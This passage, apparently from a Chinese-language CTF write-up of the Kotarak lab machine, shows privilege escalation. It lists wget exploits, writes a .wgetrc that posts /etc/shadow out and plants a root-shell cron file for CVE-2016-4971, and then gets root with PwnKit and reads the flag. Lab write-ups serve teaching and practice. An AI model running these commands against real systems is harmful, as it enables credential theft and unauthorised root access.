10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
atanas@kotarak-dmz:/root$
```

看起來每2分鐘抓取一次檔案，Wget/1.16版本

找到漏洞CVE-2016-4971

Exploit Title	Path
feh 1.7 - '--wget-Timestamp' Remote Code Execution	linux/remote/34201.txt
GNU wget - Cookie Injection	linux/local/44601.txt
GNU Wget 1.x - Multiple Vulnerabilities	linux/remote/24813.pl
GNU Wget < 1.18 - Access List Bypass / Race Condition	multiple/remote/40824.py
GNU Wget < 1.18 - Arbitrary File Upload (2)	linux/remote/49815.py
GNU Wget < 1.18 - Arbitrary File Upload / Remote Code Execution	linux/remote/40064.txt

按照步驟執行

```
atanas@kotarak-dmz:/root$ cat <<_EOF_.wgetrc
cat <<_EOF_.wgetrc
> post_file = /etc/shadow
post_file = /etc/shadow
> output_document = /etc/cron.d/wget-root-shell
output_document = /etc/cron.d/wget-root-shell
> _EOF_
_EOF_
```

這條卡住了，不管怎麼嘗試都失敗

```
sudo pip install pyftplib
python -m pyftplib -p21 -w
```

放棄找了～直接版本漏洞

```
atanas@kotarak-dmz:/tmp$ chmod +x PwnKit
chmod +x PwnKit
atanas@kotarak-dmz:/tmp$ ./PwnKit
./PwnKit
root@kotarak-dmz:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),4(adm),6(disk),24(cdrom),30(dip),34(backup),46(plugdev),115(lpadmin),116(sambashare),1000(atanas)
root@kotarak-dmz:/tmp# whoami
whoami
root
root@kotarak-dmz:/tmp#
```

把flag藏在這邊...

```
root@kotarak-dmz:~# find / -name root.txt 2>/dev/null  
find / -name root.txt 2>/dev/null  
/var/lib/lxc/kotarak-int/rootfs/root/root.txt
```

root flag

```
root@kotarak-dmz:~# cat /var/lib/lxc/kotarak-int/rootfs/root/root.txt  
cat /var/lib/lxc/kotarak-int/rootfs/root/root.txt  
950d1425795dfd38272c93ccbb63ae2c  
root@kotarak-dmz:~#
```